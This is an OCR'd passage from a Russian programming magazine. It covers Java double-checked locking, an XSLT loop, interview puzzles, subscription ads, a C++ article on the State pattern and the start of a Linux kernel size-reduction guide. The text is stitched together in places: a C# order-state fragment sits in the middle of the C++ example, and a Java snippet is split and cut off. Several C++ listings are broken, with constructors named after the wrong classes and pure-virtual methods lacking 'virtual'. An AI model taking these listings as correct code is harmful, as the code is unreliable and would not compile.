   В коде практически в классическом виде представлена идиома Double Check Locking. Эта идея не является специфичной для Java, и суть ее в том, что полноценно захватывать блокировку — операция «достаточно дорогая» и хорошо бы избежать этого, если в блокировке нет необходимости. В данном случае производится проверка на отсутствие значения в cache; если значение отсутствует, то мы получаем блокировку на объект cache (с целью его последующего монопольного изменения) и проводим повторную проверку на отсутствие значения, при отсутствии значения в cache производим необходимые операции. В теории такой алгоритм позволит захватывать блокировку только в случае промаха кеша (что должно происходить редко, иначе применение кеша просто лишено смысла).
   Проблема только в том, что это не работает. Такая реализация приведет к появлению трудно диагностируемых ошибок. Например, в кеше присутствует значение для нашего ключа, но оно «почему-то» равно null или разного рода runtime-ошибкам при работе с HashMap, вызванным тем, что из-за неправильной многопоточной работы будет нарушена его внутренняя организация.
   Это «странное» поведение — результат того, что в JVM для оптимизации реализованы механизмы перестановки инструкций (reordering) и особенностей видимости изменений, произведенных одним потоком в другом (visibility). Тема организации правильной работы в многопоточной среде достаточно обширна и выходит за рамки нашей рубрики. Чтобы получить общее представление, о чем идет речь, достаточно рассмотреть следующий фрагмент кода:

```
final class SetCheck {
  private int  a = 0;
  private long b = 0;

  void set() {
    a =  1;
    b = -1;
  }

  boolean check() {
```

```
        while(b!=-1);
        System.out.println(a);
      }
    }
```

Пусть поток A выполняет метод set и параллельно с этим поток B выполняет метод check. Мы рассчитываем, что, когда b станет равной –1, в переменной a будет 1. Но так будет происходить далеко не всегда. Время от времени могут наблюдаться зависания потому, что поток B никогда не «увидит» изменения значения переменной b, сделанные потоком A. Аналогично время от времени программа будет печатать «0» — потому, что изменения не «видны» в потоке B, или потому, что компилятор и/или JVM изменили порядок инструкций и метод set превратился в:

```
void set() {
      b = -1;
      a =  1;
  }
```

Если бы вместо переменных примитивных типов мы использовали объекты, при неправильной синхронизации в одном из потоков можно было бы наблюдать не полностью инициализированные экземпляры классов, попытка работы с которыми сопровождалась бы недетерминированным выбрасыванием исключений.

3. «Особенность» — кеширование здесь организовано таким образом, что элементы никогда не удаляются. При интенсивном использовании это приведет к OutOfMemoryException.

УСЛОВИЕ

Выведите на экран с помощью XSLT версии 1.0 все четные числа в диапазоне от 1 до 1 000 000.

РЕШЕНИЕ

Язык XSLT является декларативным, а не процедурным. Поэтому в нем не предусмотрены какие-либо встроенные конструкции для циклов. Тем не менее умельцы создали некий костыль, суть которого такова, что шаблон loop вызывается рекурсивно:

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html"
  omit-xml-declaration="no" indent="yes" />

<xsl:template match="/">
  <xsl:call-template name="loop">
    <xsl:with-param name="var">2</xsl:with-param>
  </xsl:call-template>
</xsl:template>

<xsl:template name="loop">
  <xsl:param name="var"></xsl:param>
  <xsl:choose>
    <xsl:when test="$var &lt; 10000">
      <xsl:value-of select="$var" />
      <xsl:text> </xsl:text>
      <xsl:call-template name="loop">
        <xsl:with-param name="var">
        <xsl:number value="number($var)+2" />
        </xsl:with-param>
      </xsl:call-template>
    </xsl:when>
  </xsl:choose>
</xsl:template>
</xsl:stylesheet>
```

Здесь также присутствует параметр var, выполняющий роль счетчика и каждую итерацию увеличивающийся на 2. Для работы этого примера еще нам потребуется любой валидный xml, например:

```
<?xml version="1.0" encoding="utf-8"?>
<test>
</test>
```

Проверить работу этого примера можно с помощью консольного процессора XSLT:

```
$ xsltproc --maxdepth 1000000 xslloop.xsl test.xml
```

Параметр --maxdepth здесь используется для того, чтобы предотвратить появление ошибки о возможной бесконечной рекурсии в шаблоне.

В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. Что происходит, когда пользователь вбивает адрес в адресную строку браузера (от момента нажатия кнопки <Enter> до момента отображения страницы)?

2. Перед вами пример части access-лога веб-сервера, на котором работает сервис Яндекс.Погода.

```
[10/Jul/2010:00:13:18 +0400] pogoda.yandex.ru 2.2.2.2
"GET /chernigov HTTP/1.1" 200 "http://www.yandex.ua/"
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0)" 113
[10/Jul/2010:00:13:19 +0400] pogoda.yandex.ru 3.3.3.3
"GET /russia HTTP/1.1" 200
"http://pogoda.yandex.ru/27612/choose/" "Opera/9.52
(Windows NT 6.0; U; MRA 5.5 (build 02842); ru)" 119
[10/Jul/2010:00:13:20 +0400] pogoda.yandex.ru 5.5.5.6
"GET / HTTP/1.1" 302 "http://www.yandex.ru/"
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; InfoPath.2)" 203
```

Любым удобным для вас способом определите, пожалуйста, для полного лога из нескольких миллионов строк:

а. топ-3 рефереров, с которых перешли на главную страницу сервиса (/) или на страницу с прогнозом погоды в Москве (/moscow), и число таких переходов;


б. в какое время уложилось 95% запросов (время ответа в миллисекундах указано в последнем столбце каждой строки) для страниц с прогнозом погоды в Киеве (/kiev).

3. Напишите на Java lock-free реализацию класса с методом BigInteger next(), который возвращает элементы последовательности Фибоначчи. Код должен корректно работать в многопоточной среде.

4. В волшебной стране жили мужественные рыцари, свирепые драконы и прекрасные принцессы. Рыцари убивают драконов, драконы съедают принцесс, а принцессы изводят до смерти рыцарей. Всего было 100 рыцарей, 99 принцесс и 101 дракон. Древнее заклинание, наложенное на всех, запрещает убивать тех, кто погубил нечетное число жертв. В настоящее время в этой стране остался всего один житель. Кто это и почему?

(game)land

ПОДПИШИСЬ!



shop.glc.ru

Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999

+7 (495) 663-82-77 (бесплатно)



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**




6 номеров — **1110 руб.**
13 номеров — **1999 руб.**




6 номеров — **810 руб.**
13 номеров — **1499 руб.**



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**




6 номеров — **630 руб.**
13 номеров — **1140 руб.**



6 номеров — **895 руб.**
13 номеров — **1699 руб.**



6 номеров — **1194 руб.**
13 номеров — **2149 руб.**



6 номеров — **894 руб.**
13 номеров — **1699 руб.**



6 номеров — **690 руб.**
13 номеров — **1249 руб.**



6 номеров — **775 руб.**
13 номеров — **1399 руб.**




6 номеров — **950 руб.**
13 номеров — **1699 руб.**



6 номеров — **810 руб.**
13 номеров — **1499 руб.**

deeonis (deeonis@gmail.com)

ПАТТЕРН «СОСТОЯНИЕ»



КОНЕЧНЫЕ АВТОМАТЫ В ООП

Программирование и математика всегда были дружны между собой. Да что там лукавить — программирование изобрели математики, чтобы решать свои уравнения, преобразовывать матрицы и просчитывать число Пи с сумасшедшей точностью. Поэтому многие студенты-программисты, сталкиваясь в вузах со сложной математикой, не совсем понимают, как это пригодится им при создании своего фейсбука, гугла и прочих вкусностей. А между тем математика и ее подразделы пустили свои корни даже в самых простых тулзах.

Студенты всяческих физматов, матмехов и прочих подобных сочетаний — если они хоть немного слушали своего преподавателя по дискретной математике — должны знать о такой штуке, как конечные автоматы. Для тех, кто «забыл», и прочих гуманитариев напомню, что конечный автомат — это математическая абстракция, которая имеет заданное число конечных состояний и входной алфавит, который может переводить автомат из одного состояния в другое. Переход определяется функцией, которая принимает в качестве параметра один из символов входного алфавита.

Конечные автоматы активно используются на практике, например в синтаксических и лексических анализаторах. Но теорию автоматов можно применить даже к самой простой программе.

Пусть у нас есть утилита, которая умеет подключаться к удаленному серверу, что-то делать, а затем отключаться. У нее красивый графический интерфейс с кнопками «Connect» и «Disconnect», с помощью которых пользователь и управляет соединением. Теперь если немного напрячь мозги, то можно понять, что наша тулза представляет собой конечный автомат. Она имеет два состояния: «Подключен» и «Не подключен», а также входной алфавит, символы которого могут изменять это состояние. Входным алфавитом является не что иное, как кнопки подключения к серверу и отключения от сервера. Получился такой вот простой и небольшой автомат.

ТРАДИЦИОННАЯ РЕАЛИЗАЦИЯ КОНЕЧНОГО АВТОМАТА

Теперь давай попробуем набросать код, который будет управлять соединением. Для начала реализуем класс ServerConnection, который будет давать нам возможность подключаться к серверу и отключаться от него, а также предоставлять своему клиенту информацию о текущем статусе соединения.

Класс управления соединением ServerConnection

```
class ServerConnection
{
private:
    const int s_connected;
    const int s_disconnected;

    int m_status;
public:
    ServerConnection() : s_connected(0), s_disconnected(1)
    {
        m_status = s_disconnected;
    }

    void connect()
    {
        if (m_status == s_disconnected)
        {
            // ...
            // Код для подключения к серверу
            // ...

            // Меняем статус соединения
            m_status = s_connected;
        } else if (m_status == s_connected)
        {
            // Сообщаем клиенту, что уже подключены
        }
    }

    void disconnect()
    {
        if (m_status == s_connected)
        {
            // ...
            // Код для отключения от сервера
            // ...

            // Меняем статус соединения
            m_status = s_disconnected;
        } else if (m_status == s_disconnected)
        {
            // Сообщаем клиенту, что уже отключены
        }
    }
}
```

Для начала мы определили константы состояния: s_connected и s_disconnected. Также у нас есть переменная, хранящая текущее состояние, — m_status. При инициализации объекта ServerConnection переменная m_status имеет значение s_disconnected, то есть при запуске программы мы не подключены к серверу. Также у нас есть два метода: connect() и disconnect(). Реализация методов очень проста: сначала мы проверяем текущее состояние соединения, и если оно приемлемо для выполнения данного метода, то последний делает свою работу. Например, функция connect() подключается к серверу только тогда, когда m_status == s_disconnected. В противном случае срабатывает исключение или возвращается код ошибки. Помимо этого метод connect() изменяет состояние объекта с s_disconnected на s_connected.




Диаграмма классов паттерна «Состояние»

Теперь реализуем GUI, который управляет объектом класса ServerConnection. В классе диалога будут всего два метода, которые срабатывают при нажатии кнопок «Connect» и «Disconnect». В случае если одна из кнопок нажата в тот момент, когда соединение с сервером находится не в том состоянии, мы будем перехватывать исключение, генерируемое методом класса ServerConnection, и выводить соответствующее сообщение.

Класс диалога для управления соединением

```
class Dialog
{
    ServerConnection &m_servConn;
    // ...
public:
    ServerConnection()
    {
        m_servConn = new ServerConnection();
    }

    // ...
    void btnConnect()
    {
        m_servConn.connect();
        // ...
    }

    void btnDisconnect()
    {
        m_servConn.disconnect();
        // ...
    }
}
```

Все просто и со вкусом. Код работает как часы и понятен даже начинающему программисту. Оно и ясно: этот подход применяется уже много лет. Использование конструкции switch в методах ServerConnection обеспечивает нам нужную функциональность. Такой подход называется процедурным. Он хорош, но у него есть пара недостатков.

ООП-ПОДХОД И ПАТТЕРН «СОСТОЯНИЕ»

Наша программа работает исправно, но пришло время ее доработать. Когда пользователь жмет кнопку «Коннект», тулза моментально переходит в состояние «Подключено». Но на самом деле процесс подключения к удаленному серверу может занимать некоторое время. Пользователь должен видеть, что программа после нажатия соответствующей кнопки только устанавливает соединение. Также мы решили сделать новую фичу — отправку данных на сервер. Для этого мы пририсовали красивую кнопочку «Send Data» и отправились смотреть, что же можно сделать в классе ServerConnection.

У нас добавилось два новых состояния: s_connecting и s_sendingData. Причем теперь пользователь не может напрямую перевести программу в состояние s_connected, кнопка «Коннект» должна переводить программу в s_connecting, а уж только потом, в зависимости от успеха процесса подключения, тулза устанавливает переменной m_status значение либо s_connected, либо s_disconnected. Таким образом у нас намечается изменение кода в методах connect() и disconnect(). Тело оператора switch разрастется в два раза, плюс у нас добавится еще один метод sendData(), который также будет иметь свое ветвление.

Менять уже готовый код класса для расширения функционала не очень хорошая идея. Основной принцип объектно-ориентированного проектирования гласит, что правильный класс должен быть закрыт для изменения, но открыт для расширения. Это значит, что для того, чтобы добавить новые состояния в ServerConnection, нам нельзя лезть в код уже реализованных методов, так как это чревато разного рода ошибками.

Чтобы провернуть такой хитрый трюк, следует сделать состояния полноценными объектами, которые будут брать на себя часть функций ServerConnection.

Для этого мы определим интерфейс State, от которого будут наследоваться уже конкретные классы состояний. Интерфейс будет описывать три метода: connect(), disconnect() и sendData(). Наследники State будут по своему усмотрению переопределять эти методы, чтобы добиться правильной функциональности.

Классы состояний

```
class State
{
public:
    void connect() = 0;
    void disconnect() = 0;
    void sendData() = 0;
}

class Connected : public State
{
    ServerConnection *m_servConn;
public:
    Connected(ServerConnection *sc)
    {
        m_servConn = sc;
    }

    void connect()
    {
        // Сообщение о невозможности операции
    }

    void disconnect()
    {
        // Код отключения от сервера
        m_servConn->setStatus(
            m_servConn->getDisconnectedStatus());
    }

    // Остальные методы, в том числе и sendData();
}

class Disconnected : public State
{
    ServerConnection *m_servConn;
public:
    Disconnected(ServerConnection *sc)
    {
        m_servConn = sc;
    }
```

```
// Класс Order, описывающий заказ. Содержит в себе поле, хранящее состояние заказа.
class Order
{
    internal OrderState _currentState = null; // Состояние заказа

    public Order()
    {
        _currentState = new NewOrder(this);
    }

    public void AddOrderOnline()
    {
        _currentState.AddOrderOnline();
    }

    public void Register()
    {
        _currentState.Register();
    }

    public void Grant()
    {
        _currentState.Grant();
    }

    public void Ship()
    {
        _currentState.Ship();
    }

    public void Invoice()
    {
        _currentState.Invoice();
    }

    public void Cancel()
    {
        _currentState.Cancel();
    }
}

// Базовый класс OrderState для всех состояний
class OrderState
{
    protected Order _parent; // Состояние относится к заказу
```

Пример кода паттерна «Состояние»

```
    void connect()
    {
        // Ставим статус, что мы в процессе подключения
        m_servConn->setStatus(
            m_servConn->getConnectingStatus());
        // Подключаемся к серверу

        // По завершении ставим статус об успешном
        // подключении
        m_servConn->setStatus(
            m_servConn->getConnectedStatus());
    }

    void disconnect()
    {
        // Сообщение о невозможности операции
    }

    // Остальные методы, в том числе и sendData();
}
```

Некоторые методы для определенных состояний бессмысленны, и мы сообщаем об этом клиенту. Но тут нас больше интересует работа с объектом класса ServerConnection. При создании состояний мы передаем указатель на переменную ServerConnection, который затем используется для вызова методов setState и методов состояний GET. Например, класс Connected описывает состояние программы, когда она подключена к серверу. Следовательно, при вызове метода disconnect() мы должны инициировать процедуру отключения, а затем сменить состояние m_servConn на Disconnected. Для этого мы получаем объект состояния с помощью функции getDisconnectedState(), после чего передаем его методу setState(). Причем оба метода — и getDisconnectedState(), и setState() — принадлежат классу ServerConnection. Такие хитрые манипуляции нужны, чтобы ослабить связи между объектами, что очень полезно для архитектуры приложения.

Чтобы получше разобраться в том, что теперь делает ServerConnection, нужно взглянуть на его код.

Новый код ServerConnection

```
class ServerConnection
{
private:
    State *s_connected;
    State *s_disconnected;

    State *m_status;
public:
    ServerConnection()
    {
        s_connected = new Connected(this);
        s_disconnected = new Disconnected(this);

        m_status = s_disconnected;
    }

    void setStatus(State *status)
    {
        m_status = status;
    }

    State* getConnectedStatus()
    {
        return s_connected;
    }

    // Реализация остальных методов getXxxStatus()

    void connect()
    {
        m_status->connect();
    }

    void disconnect()
    {
        m_status->disconnect();
    }
}
```


Про методы состояний GET и setState() мы уже знаем, так что эта часть в пояснениях не нуждается. А вот на реализацию методов connect() и disconnect() следует взглянуть внимательнее. Поскольку мы перенесли все необходимые действия по подключению/отключению в классы состояний, то ServerConnection просто вызывает соответствующий метод у объекта, который хранится в переменной m_status. Теперь она у нас, кстати, совсем не int, указатель на State.

Но вернемся к тому, ради чего все это затевалось. Нам нужно добавить состояния подключения к серверу и отправки данных. Для этого в интерфейсе State у нас уже есть все нужные описания, осталось реализовать только соответствующих наследников.

Состояния Connecting и SendingData

```
class Connecting : public State
{
    ServerConnection *m_servConn;
public:
    Disconnected(ServerConnection *sc)
    {
        m_servConn = sc;
    }

    // В этом состоянии мы ничего не можем сделать,
```



Пример диаграммы конечного автомата

```
    // просто ждем, пока мы подключимся к серверу
    void connect()
    {
        // Сообщение о невозможности операции
    }

    void disconnect()
    {
        // Сообщение о невозможности операции
    }

    void sendData()
    {
        // Сообщение о невозможности операции
    }
}

class SendingData : public State
{
    ServerConnection *m_servConn;
public:
    Disconnected(ServerConnection *sc)
    {
        m_servConn = sc;
    }

    void sendData()
    {
        // Ставим статус, что мы в процессе отправки данных
        m_servConn->setStatus(
            m_servConn->getSendingDataStatus());
        // Отправляем

        // В конце ставим статус, что мы вновь
        // готовы к отправке
        m_servConn->setStatus(
            m_servConn->getConnectedStatus());
    }

    // Остальные методы
}
```

Теперь мы не можем напрямую перевести программу в состояние «Подключено». Метод connect() в начале процесса соединения присваивает переменной m_status указатель на Connecting, а уж только после удачного завершения процедуры переводит его в Connected. Функция sendData(), так же как и connect(), по завершении процесса отправки данных переводит объект класса ServerConnection в состояние «Подключено», предварительно выставив статус «Отправка данных».

Осталось немного доработать класс ServerConnection. Для этого в конструкторе нам следует создать два объекта состояния: Connected и SendingData, а также написать соответствующие GET-методы и функцию sendData().

Доработка класса ServerConnection

```
class ServerConnection
{
private:
    State *s_connected;
    State *s_disconnected;
    State *s_connecting;
    State *s_sendingData;

    State *m_status;
public:
    ServerConnection()
    {
        s_connected = new Connected(this);
        s_disconnected = new Disconnected(this);
        s_connecting = new Connecting(this);
        s_sendingData = new SendingData(this);

        m_status = s_disconnected;
    }

    State* getConnectingStatus()
    {
        return s_connecting;
    }

    State* getSendingDataStatus()
    {
        return s_sendingData;
    }

    // Реализация setStatus() и остальных
    // методов getXxxStatus()

    void sendData()
    {
        m_status->sendData();
    }
}
```

Теперь ServerConnection вообще не задумывается о том, в каком состоянии находится соединение. За него это делают классы, реализующие State-интерфейс. Последние, кстати, тоже не особо вникают в общую картину, они лишь выполняют свою маленькую обязанность, которая проста и понятна.

ЗАКЛЮЧЕНИЕ

Мы смогли реализовать объектно-ориентированный конечный автомат с помощью паттерна «Состояние». Хотя в результате код класса ServerConnection не закрыт от изменений полностью — нам все еще приходится модифицировать конструктор и добавлять некоторые методы, но это уже значительно лучше, чем разрастающийся switch или цепочка if. Знание этого паттерна и умение применить его на практике сэкономит не один час отладки любому ОО-кодеру. ⌶

КОММЕНТАРИЙ РЕДАКТОРА

НИКОЛАЙ «GORL» АНДРЕЕВ:

Паттерны проектирования тем хороши, что каждый их реализует, как ему удобнее и приятнее. Я предлагаю немного отрефакторить код, приведенный deeonis'ом. Мне немного режет глаз, что приходится определять методы, возвращающие объекты состояния, и что для каждого объекта ServerConnection приходится создавать по одному объекту на состояние в системе. А если состояний, например, сто, а соединений десять тысяч? В общем, имхо, можно проще и эффективнее.

Во-первых, в классе «Состояние» не нужен указатель на объект-родитель. Его можно передавать при вызове метода.

```
class State {
public:
    void connect(ServerConnection* conn) = 0;
    void disconnect(ServerConnection* conn) = 0;
    void sendData(ServerConnection* conn) = 0;
}
```

Во-вторых, состояние можно сделать синглтоном, чтобы не рожать кучу объектов (о паттерне «Одиночка» читай в предыдущих номерах).

Класс соединения станет попроще:

```
class ServerConnection {
private:
    State *m_status;
public:
    ServerConnection() {
        setStatus(Disconnected::Instance());
        // Прикрутили "Одиночку", поэтому вызов
        // статического метода для получения инстанса
    }
    void setStatus(State *status)
    {
        m_status = status;
    }
    void connect()
    {
        m_status->connect(this);
    }
    void sendData()
    {
        m_status->sendData(this);
    } // и так далее ...
}
```

По-моему, получается красивей. Правда, хочу обратить твое внимание, если наше состояние будет синглтоном, то внутрях его мы никаких данных хранить не сможем. Впрочем, не очень-то и хотелось ;).

Евгений Зобнин (execbit.ru)



Липосакция для пингвина

СОКРАЩАЕМ РАЗМЕР И ВРЕМЯ КОМПИЛЯЦИИ ЯДРА LINUX



Говорят, что для работы ядру Linux требуется как минимум 1 Мб оперативки и любой 32-разрядный процессор. Однако если посмотреть на ядра в современных дистрибутивах, то можно заметить, что их размеры колеблются от 1,5 до 3 Мб, а это значит, что в заветный 1 Мб не уместится не только какое-либо ПО, но даже само ядро без модулей. Для низкопроизводительных компов и встраиваемой техники это может быть проблемой, так что попробуем разобраться, как можно избавить Тукса от лишнего жира.

ВВЕДЕНИЕ

Обычно, когда люди начинают задумываться об уменьшении размеров ядра Linux, они приходят только к одному возможному способу: выбрасыванию из ядра всего, что может быть лишним, включая драйверы, ненужные подсистемы и так далее. Это на самом деле позволяет существенно снизить общий размер ядра, однако есть еще два эффективных способа: использовать патчи, созданные в рамках проекта Linux Tiny, и задействовать специальные флаги компилятора. Все три подхода мы и рассмотрим в этой статье.

LINUX TINY

Linux Tiny — это набор патчей для Linux, который убирает из ядра всю лишнюю функциональность и изменяет логику его работы таким образом, чтобы сделать расход памяти настолько малым, насколько это вообще возможно. Функциональность, реализованная в рамках проекта, включает в себя:

- Возможность тонкой настройки функции printk, используемой ядром для вывода диагностических сообщений. Опция позволяет не только отключить их вывод, но и удалить из ядра все

```
[] $ ../../linux/scripts/bloat-o-meter vmlinux.baseline vmlinux.no-printk
add/remove: 5/23 grow/shrink: 8/1541 up/down: 1141/-199824 (-198683)
function                                     old     new   delta
proc_ioctl_default                             -     610    +610
proc_reapurb                                   -     296    +296
proc_disconnectsignal                          -      88     +88
proc_releaseinterface                          -      72     +72
proc_claiminterface                            -      36     +36
xprt_adjust_cwnd                             169     182     +13
do_timer                                    1052    1063     +11
i8042_controller_reset                        78      84      +6
serio_init                                   167     172      +5
usb_exit                                      80      81      +1
early_uart_console_init                       45      46      +1
console_unblank                              103     104      +1
console_conditional_schedule                  21      22      +1
parse_early_param                            102     101      -1
machine_emergency_restart                    249     248      -1
console_callback                             239     238      -1
arch_align_stack                              45      44      -1
quirk_p64h2_1k_io                            183     181      -2
printk_time                                    4       -      -4
printk_cpu                                     4       -      -4
oops_timestamp.7                               4       -      -4
neigh_resolve_output                         733     729      -4
msg_level.4                                    4       -      -4
...
de_dump_status                              1586     313   -1273
decode_getfattr                             3156    1748   -1408
ext3_fill_super                             5980    4545   -1435
usbdev_ioctl                                6476    4846   -1630
usb_get_configuration                       4001    1878   -2123
proc_submiturb                              2294       -   -2294
__log_buf                                 131072       - -131072
```

Результат работы скрипта bloat-o-meter

ненужные сообщения, сделав его размер меньше. Например, удаление всех сообщений об ошибках делает ядро на 300 Кб меньше.

- Использование lookup-таблиц для вычисления CRC при проверке целостности Ethernet-пакетов. Позволяет сэкономить около двух символических килобайт памяти во время работы в Ethernet-сетях.
- Уменьшение количества поддерживаемых протоколов с помощью удаления редких протоколов вроде AppleTalk, а также изменение размеров буферов и открытых сокетов.
- Сокращение количества inline-функций, которые включаются компилятором в код вместо обычного вызова. Такие функции позволяют сделать работу ядра быстрее, однако из-за дублирования кода в разных участках ядра его общий размер возрастает.
- Использование менее быстрого, но более экономного SLOB-аллокатора памяти вместо SLAB.
- Использование опции компилятора '-Os' при сборке ядра, которая заставляет GCC производить оптимизации, направленные на уменьшение размера полученного файла.

Некоторые наработки, созданные в рамках проекта, уже включены в официальную ветку ядра, однако другие, в силу особенностей их реализации, доступны только в специальной версии ядра, подготовленной участниками проекта: gitorious.org/tinylab/tinylinux. Стоит сказать, что из-за недостатка времени и ресурсов ядро развивается с отставанием. На момент написания статьи проект Linux Tiny предлагал только ядро 2.6.35 — впрочем, это не так плохо, учитывая, что коренных изменений, ломающих совместимость, в Linux не было уже давно.

Для получения копии репозитория нужно выполнить следующую команду (размер репозитория около 360 Кб):

```
$ git clone git://gitorious.org/tinylab/tinylinux.git
```

Далее можно перейти в каталог с исходниками, запустить конфигуратор ядра и выбрать нужные оптимизации:

```
$ cd tinylinux
$ make gconfig || make menuconfig
```

ТЮНИНГ ПАРАМЕТРОВ СБОРКИ

Теперь можно выбрать нужные нам возможности ядра и отключить те, в которых нет необходимости. Сделать это не так просто, как кажется на первый взгляд. Многие опции по описанию выглядят со-

